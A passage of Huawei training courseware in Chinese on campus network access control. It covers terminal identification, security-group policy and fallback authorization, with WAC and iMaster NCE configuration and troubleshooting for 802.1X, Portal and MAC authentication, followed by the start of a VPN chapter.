对接AD/LDAP	Microsoft AD，Novell Edirectory，IBM Tivoli，Sun One，JIT Galaxy，Open LDAP	企业员工，访客人员
对接第三方数据库	SQL Server数据库，Oracle数据库	企业员工，访客人员
对接第三方HTTP服务器	设置认证URL	企业员工，访客人员
对接第三方Radius服务器	RADIUS中继	企业员工
对接Token服务器	RSA SecurID、达芬奇密码动态身份认证系统等	企业员工
证书认证	对接证书服务器，支持X509证书	企业员工

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

终端识别与策略自动化概述

需求&挑战

某高校

50+类智能终端


终端由二级学院采集
MAC采集难、易错

某企业

10+/天认证报障

仿冒很难定位

终端识别与策略自动化概述



基于终端类型的

自动认证

识别为打印机

- 自动（MAC）认证，免MAC录入。

基于终端类型的

自动授权

识别为摄像头

- 自动加入“视频监控”组。
- 设置为“VIP”用户。

基于终端类型的

仿冒检测


先识别为IP电话，后识别为PC。


- 上报终端仿冒告警。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

终端识别：支持主动与被动检测方式

- 终端可视化：终端类型统计（厂商、OS）、终端与接入端口关系、接入策略查看（VLAN、QoS、认证方式）、报表导出。
- 终端策略自动化：
  - 支持终端自动准入，根据终端类型进行准入，实现哑终端自动MAC认证。
  - 支持基于终端组授权策略（VLAN、安全组、访问权限、QoS），支持IPv4、IPv6双栈终端。






Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

终端识别：终端识别通过下列几种方法实现

类型	识别方法	识别方法说明	适用的场景
信息上报	MAC OUI	MAC地址前三字节用于表示厂商。	仅识别设备厂商。
	HTTP UserAgent	浏览器UserAgent信息中包含厂商、终端类型、操作系统、浏览器等信息。	手机、平板型号、PC、工作站、音视频智能终端。
	DHCP Option	终端DHCP报文的部分属性可用于终端分类，常用属性有55、60、12。	手机、平板型号、PC、工作站、IP摄像头、IP话机、打印机等。
	LLDP	链路层设备发现协议，包携带设备型号。	IP话机、IP摄像头、网络设备等。
	mDNS	mDNS报文含有终端型号信息和业务信息。	苹果终端、打印机、IP摄像头等。
主动扫描	SNMP Query	通过查询SNMP mib节点中的设备信息相关的节点获取识别信息。	网络设备、打印机等。
	NMAP	通过NMAP软件对终端进行OS、服务扫描，可探测终端型号和OS信息。	PC、工作站、如打印机、话机、IP摄像头等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

终端识别：基于终端类型的策略自动下发流程




1. 管理员在iMaster NCE界面，开启终端识别功能，并选择终端类型，指定终端类型的策略。
2. iMaster NCE将终端识别功能相关配置下发到网络设备。
3. 终端接入网络时，网络设备可以采集终端的指纹信息，上报给iMaster NCE。
4. iMaster NCE自动匹配终端指纹库，识别终端的类型。
5. iMaster NCE根据管理员定义的策略，对终端自动下发对应的准入和授权策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


业务随行，实现用户随时随地接入权限一致

用户名	用户组	接入方式	接入地点	准入时间	权限	访问带宽	优先级
Mark	物理系	有线	宿舍	8:00-22:00	科研、互联网、资料共享	2 Mbps	中
Joy	经研院	有线	办公室	全天	科研、互联网、OA、管理、资料	4 Mbps	较高
Terry	外校	有线/无线	任意	8:00-18:00	公开资料共享	500 kbps	低
Jim	校长	有线/无线	行政楼	全天	所有	4 Mbps	最高



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

业务随行工作原理详解（1）



创建安全组；将Server的IP地址静态绑定到Server安全组，另外配置授权规则及授权结果，将User1及User2分别授权到安全组Group1及Group2：

安全组信息：

组名	组ID	地址段
Group1	1	动态
Group2	2	动态
Server	3	10.1.1.1/32


定义权限策略，也即组间通信策略：

源组 \ 目的组	Group1	Group2	Server
Group1	√	×	√
Group2	×	√	√
Server	√	√	√

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 动态组：需要认证之后才可以接入网络的用户及终端。
- 静态组：使用固定的IP地址的终端。包括服务器，网络设备的接口，以及使用固定的IP地址免认证接入的特殊用户等所有可用IP地址描述的网络成员。

业务随行工作原理详解（2）



1. 用户接入（以User1为例），Core作为认证点，负责与iMaster NCE交互用户认证信息。Core与接入交换机建立策略联动。
2. iMaster NCE判断该用户的登录条件，将该用户与对应的授权策略中绑定的安全组（Group1）进行关联。
3. User1认证通过，iMaster NCE通知认证点该用户所属安全组。
4. iMaster NCE将终端的IP地址与组Group1关联，并记录到IP-安全组表中。同时，认证点设备Core也形成在线用户表项。

在Core的在线用户表中，包含用户的UserID（用户标识）和Username（用户名）等信息。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络准入控制逃生策略

- 当认证服务器Down，或者认证失败用户及处于预连接状态的用户，可以授予用户一定的网络访问权限。这种非认证成功状态的授权，称为逃生。对于不同的认证方式，有不同的逃生方案。

认证方式	触发方式	逃生方式	配置方式
Portal	Portal服务器Down	新用户免认证接入。	执行命令authentication event portal-server-down action authorize
	认证服务器Down		执行命令authentication event authen-server-down action authorize
	认证失败		执行命令authentication event authen-fail action authorize
	预连接		执行命令authentication event pre-authen action authorize
MAC&802.1X	认证服务器Down	对于新接入用户。 802.1X认证： 1. 通过本地配置的账号/密码认证。 2. 采用PSK密钥完成认证。 MAC认证： 1. 通过本地配置的MAC地址进行认证。 2. 免认证接入。	执行命令authentication event authen-server-down action authorize
	认证失败		执行命令authentication event authen-fail action authorize
	预连接		执行命令authentication event pre-authen action authorize

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 仅HTTP报文触发的Portal认证用户支持该功能，HTTPS报文触发的Portal认证用户不支持。
- 不支持为在线Portal用户授权VLAN。
- 用户授权顺序如下，设备会按照所处状态并依照优先级顺序依次检查是否配置了相应的权限，如果已配置，则按照配置的进行授权，如果未配置，则对下一优先级进行检查。认证服务器Down时的授权顺序：认证服务器Down时的网络访问权限 ⇨ 用户在认证失败时的网络访问权限 ⇨ 用户在预连接阶段的网络访问权限 ⇨ 按照是否开启预连接功能进行授权处理。
- 用户在认证失败时的授权顺序：用户在认证失败时的网络访问权限 ⇨ 用户在预连接阶段的网络访问权限 ⇨ 按照是否开启预连接功能进行授权处理。
- 用户在预连接状态时的授权顺序：用户在预连接阶段的网络访问权限 ⇨ 按照是否开启预连接功能进行授权处理。
- Portal服务器Down时的授权顺序：Portal服务器Down时的网络访问权限 ⇨ 维持Portal服务器Down前的访问权限。


目录

1. 网络准入控制概述
2. 用户身份认证
3. 接入认证
4. 华为网络准入控制解决方案
5. **网络准入控制配置**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

无线用户准入控制方案


- 无线用户准入控制方案架构：
  - 客户端：笔记本电脑、手机、打印机等自带无线网卡的终端，可通过关联无线信号接入网络。
  - 接入设备：无线控制器（WAC）。
    - 终端访问网络的网络控制点；
    - 责按照客户网络制定的安全策略，实施相应的准入控制（允许、拒绝、隔离或限制）；
    - 授权策略的执行点。
  - 认证服务器：iMaster NCE-Campus。
    - 用于确认尝试接入网络的终端身份是否合法；
    - 指定身份合法的终端所能拥有的网络访问权限。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 随着无线设备的进一步普及，当前已进入全无线办公时代，以无线为中心。在办公环境中，使用无线网络替代有线网络，笔记本电脑、手机、打印机等终端更多的采用无线方式接入网络。故本课程准入控制配置方案基于无线场景介绍。

准入控制配置流程 - WAC



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

准入控制配置流程 - NCE



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

802.1X认证配置 - WAC（1）

- 配置安全模板。

```
[WAC] wlan
[WAC-wlan] security-profile name test
[WAC-wlan-sec-prof-test] security wpa-wpa2 dot1x aes （配置安全策略为WPA/WPA2-8021.X）
[WAC-wlan-sec-prof-test] quit
```

- 配置接入模板。

```
[WAC] dot1x-access-profile name test
[WAC-dot1x-access-profile-acc_test] quit
```

- 配置RADIUS服务器。

```
[WAC] radius-server template test
[WAC-radius-test] radius-server authentication X.X.X.X （RADIUS server 的IP地址）1812
[WAC-radius-test] radius-server accounting X.X.X.X （RADIUS server 的IP地址）1813
[WAC-radius-test] radius-server shared-key cipher Huawei@123（共享密钥，必须和RADIUS server上配置一致）
[WAC-radius-test] quit
[WAC] radius-server authorization X.X.X.X（RADIUS server 的IP地址） shared-key cipher Huawei@123（共享密钥）
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

802.1X认证配置 - WAC（2）

- 配置AAA方案。

```
[WAC-aaa] authentication-scheme test
[WAC-aaa-authen-test] authentication-mode radius
[WAC-aaa] accounting-scheme test
[WAC-aaa-authen-test] accounting-mode radius
[WAC-aaa] domain test
[WAC-aaa-domain-test] authentication-scheme test
[WAC-aaa-domain-test] accounting-scheme test
[WAC-aaa-domain-test] radius-server test
```

- 配置认证模板。

```
[WAC] authentication-profile name test
[WAC-authentication-profile-test] dot1x-access-profile test
[WAC-authentication-profile-test] access-domain test
```

- 应用认证模板、安全模板。

```
[WAC-wlan-view] vap-profile name
[WAC-wlan-vap-prof-dot1x] authentication-profile test
[WAC-wlan-vap-prof-dot1x] security-profile test
[WAC-wlan-vap-prof-dot1x] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

802.1X认证配置 - NCE（1）

- 添加准入设备。选择“准入 > 准入设备 > 准入设备管理 > 创建”，示例如下。


- 添加认证用户，选择“准入 > 用户管理 > 用户 > 创建”，示例如下。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 认证规则中的数据源如果采用本地数据源，则需要在NCE上创建认证用户（用户名、密码等信息），也可以采用外部数据源，与AD/LDAP服务器同步账号。

802.1X认证配置 - NCE（2）

- 配置认证授权，终端用户根据条件匹配认证授权规则。
  - 选择“准入 > 准入策略 > 认证授权 > 认证规则”，修改缺省认证规则或新建认证规则。



  - 选择“准入 > 准入控制 > 认证授权 > 授权规则”，关联授权结果，指定用户认证通过后允许访问的资源。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 授权结果可选用NCE默认的授权结果，如果需要下发定制的授权结果，需提前配置授权结果规则。

802.1X认证失败故障排查

- 检查认证模板是否绑定了接入模板。
  - 易错配置：security-profile配置的是security wpa-wpa2 dot1x aes，但认证模板下没有绑定dot1x接入模板。
  - 处理建议：在认证模板下绑定相应的接入模板。
- 检查WAC上是否创建了业务VLAN。
  - 易错配置：802.1X认证场景下，由于EAP报文属于控制报文需要通过CAPWAP隧道发送到WAC，所以无论是直接转发还是隧道转发，都需要确保WAC上创建了相应VLAN。
  - 处理建议：在WAC上创建相应的业务VLAN。
- 不同终端进行802.1X认证时，需要在终端上进行相关配置，详情可参考华为官网相关文档资料，本文不再详细介绍。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Portal认证配置 - WAC（1）

- 配置安全模板。

```
[WAC-wlan] security-profile name test
[WAC-wlan-sec-prof-test] security open
[WAC-wlan-sec-prof-test] quit
```

- 配置接入模板。

```
[WAC] url-template name portal
[WAC-url-template-portal] url https://X.X.X.X:19008/portal（X.X.X.X为Portal服务器IP地址）
[WAC-url-template-portal] url-parameter redirect-url redirect-url ssid ssid user-ipaddress userip user-mac umac device-ip ac-ip
[WAC-url-template-portal] quit

[WAC] web-auth-server portal
[WAC-web-auth-server-portal] server-ip X.X.X.X（X.X.X.X为Portal服务器IP地址）
[WAC-web-auth-server-portal] source-ip Y.Y.Y.Y（Y.Y.Y.Y为WAC源IP地址）
[WAC-web-auth-server-portal] shared-key cipher Huawei@123（共享密钥，必须和Portal服务配置一致）
[WAC-web-auth-server-portal] url-template portal
[WAC-web-auth-server-portal] quit

[WAC] portal-access-profile name portal
[WAC-portal-access-profile-portal] web-auth-server portal direct
[WAC-portal-access-profile-portal] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 设备配置的URL参数名称需要与Portal认证服务器支持的参数名称一致，iMaster NCE-Campus支持的URL参数名称如下：
  - redirect-url参数：名称为url或者redirect-url；
  - user-ipaddress参数：名称为userip；
  - user-mac参数： 名称为usermac或者umac；
  - ssid参数： 名称为ssid；
  - device-ip参数： 名称为ac-ip；
  - ap-mac参数： 名称为apmac或者ap-mac。

Portal认证配置 - WAC（2）

- 配置RADIUS服务器（与802.1X认证配置一致）。
- 配置AAA方案（与802.1X认证配置一致）。
- 配置认证模板。

```
[WAC] authentication-profile name portal
[WAC-authentication-profile-portal] portal-access-profile portal
[WAC-authentication-profile-portal] access-domain test
[WAC-authentication-profile-portal] quit
```


- 应用认证模板、安全模板。

```
[WAC-wlan-view] vap-profile name portal
[WAC-wlan-vap-prof-portal] authentication-profile portal
[WAC-wlan-vap-prof-portal] security-profile test
[WAC-wlan-vap-prof-portal] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Portal认证配置 - NCE

- 添加准入设备。选择“准入 > 准入设备 > 创建”，添加WAC。需同时配置Radius和Portal认证参数。
- 添加认证用户、认证规则、授权规则的配置请参考802.1X认证的配置方法。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Portal认证问题 - 无法认证成功

- 检查WAC上是否配置了共享密钥。
  - 易错配置：WAC上的shared-key配置需要和服务器保持一致。
  - 处理建议：建议重新配置共享密钥，再进行Portal用户认证测试。

```
[WAC] web-auth-server portal
[WAC-web-auth-server-portal] share-key cipher XXXX（共享密钥，必须和portal服务配置一致）
[WAC-web-auth-server-portal] quit
```

- 检查WAC是否关闭了STA地址学习功能。
  - 易错配置：WAC处理Portal服务器认证请求时，需要根据用户IP地址查找用户MAC，若AP不上报终端用户的IP地址，则WAC不会记录用户IP地址信息，在根据IP地址查找MAC时会失败，导致WAC无法处理Portal服务器认证请求。
  - 处理建议：开启STA地址学习功能。

```
[WAC-wlan-view] vap-profile name portal
[WAC-wlan-vap-prof-portal] undo learn-client-address ipv4 disable
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Portal认证问题 - Portal服务器不自动推送认证页面

- 检查web-auth-server模板下是否开启了探测功能。
  - 易错配置：WAC上开启了探测功能，Portal服务器未开启，导致设备上Portal服务器的状态为Abnormal。

```
[WAC] web-auth-server portal
[WAC-web-auth-server-portal] server-detect
[WAC-web-auth-server-portal] quit
```

  - 处理建议：若Portal服务器不支持或未开启心跳探测功能，WAC上需要关闭探测功能。

```
[WAC] web-auth-server portal
[WAC-web-auth-server-portal] undo server-detect
[WAC-web-auth-server-portal] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Portal认证问题 - iOS终端不自动弹出认证页面

- 检查WAC上是否配置了Portal旁路功能。
  - 易错配置：WAC上开启了Portal旁路功能。

```
[WAC] portal captive-bypass enable
```

  - 处理建议：建议关闭Portal旁路功能后重新测试。

```
[WAC] undo portal captive-bypass enable
```

- 确认Portal服务器是否使用HTTPS协议推送页面。
  - 易错配置：若Portal服务器使用HTTPS协议推送页面，且Portal服务器未安装证书机构颁发的合法证书，则iOS终端不会自动弹出Portal认证页面。
  - 处理建议：检查Portal服务器是否使用HTTPS协议推送认证页面，若使用HTTPS协议，则建议安装合法证书。或者修改为HTTP协议推送。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

MAC认证配置 - WAC

- 配置安全模板（与Portal认证配置一致）。
- 配置接入模板。

```
[WAC] mac-access-profile name test
[WAC-mac-access-profile-test] quit
```

- 配置RADIUS服务器（与802.1X认证配置一致）。
- 配置AAA方案（与802.1X认证配置一致）。
- 配置认证模板。

```
[WAC] authentication-profile name mac
[WAC-authentication-profile-mac] mac-access-profile mac
[WAC-authentication-profile-mac] access-domain test
[WAC-authentication-profile-mac] quit
```

- 应用认证模板、安全模板。

```
[WAC-wlan-view] vap-profile name mac
[WAC-wlan-vap-prof-mac] authentication-profile mac
[WAC-wlan-vap-prof-mac] security-profile test
[WAC-wlan-vap-prof-mac] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

MAC认证配置 - NCE（1）


- 添加准入设备。选择“准入 > 准入设备 > 准入设备管理 > 创建”，示例如下。

- 添加认证用户，选择“准入 > 用户管理 > MAC账号 > 创建 ”，示例如下。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

MAC认证配置 - NCE（2）

- 配置认证授权，终端用户根据条件匹配认证授权规则。
  - 选择“准入 > 准入策略 > 认证授权 > 认证规则”，修改缺省认证规则或新建认证规则。



  - 选择“准入 > 准入控制 > 认证授权 > 授权规则”，关联授权结果，指定用户认证通过后允许访问的资源。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （多选题）传统企业网络接入存在哪些安全隐患？
   A. 用户随意接入，访问不受限
   B. 权限控制不足，风险增大
   C. 用户终端种类单一，安全事件方便溯源
   D. 缺乏用户行为记录，难以管控
2. （判断题）安全组策略匹配过程中，如果策略控制矩阵中没有配置这两个组间的动作，则丢弃报文。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABD
2. B

本章总结

- 本章节介绍了网络准入控制的基本概念 、常见的认证技术及其工作原理、策略联动的作用及原理、业务随行的作用及应用场景。
- 通过本章节的学习，您将能够通过iMaster NCE-Campus及网络产品可以实现先进的网络准入控制解决方案，以及移动办公场景下实现业务随性，为客户提供灵活的网络接入，提升客户移动办公体验。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

VPN技术原理

HUAWEI

前言

- 对于规模较大的企业来说，网络访问需求不仅仅局限于公司总部网络内，分公司、办事处、出差员工、合作单位等也需要访问公司总部的网络资源，可以采用VPN（Virtual Private Network，虚拟专用网络）技术来实现这一需求。VPN可以在不改变现有网络结构的情况下，建立虚拟专用连接。因其具有廉价、专用和虚拟等多种优势，在现网中应用非常广泛。
- VPN是一类技术的统称，不同的VPN技术拥有不同的特性和实现方式，常见的VPN技术包括IPSec VPN、GRE VPN、L2TP VPN、MPLS VPN等。
- 本课程将从VPN的定义、常见的VPN类型与应用场景等几个方面对VPN进行一个全面的介绍。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目标

- 学完本课程后，您将能够：
  - 了解VPN的基本概念
  - 描述不同VPN的应用场景
  - 理解各种VPN的工作原理
  - 了解VPN的高可用技术

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **VPN简介**
2. VPN技术原理
3. VPN配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VPN产生背景

- 在VPN（Virtual Private Network，虚拟私有网络）出现之前，跨越Internet的数据传输只能依靠现有物理网络，具有很多的不安全因素。
- 如下图所示，某企业的总部和分支机构位于不同区域（如位于不同的国家或城市），当分支机构员工需访问总部服务器的时候，数据传输要经过Internet。由于Internet中存在多种不安全因素，则当分支机构的员工向总部服务器发送访问请求时，报文容易被网络中的黑客窃取或篡改，最终造成数据泄密、重要数据被破坏等后果。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VPN定义


- VPN即虚拟专用网，用于在公用网络上构建私人专用虚拟网络，并在此虚拟网络中传输私网流量。VPN把现有的物理网络分解成逻辑上隔离的网络，在不改变网络现状的情况下实现安全、可靠的连接。
- VPN具有以下两个基本特征：
  - 专用（Private）：VPN网络是专门供VPN用户使用的网络，对于VPN用户，使用VPN与使用传统专网没有区别。VPN能够提供足够的安全保证，确保VPN内部信息不受外部侵扰。VPN与底层承载网络（一般为IP网络）之间保持资源独立，即VPN资源不被网络中非该VPN的用户所使用；
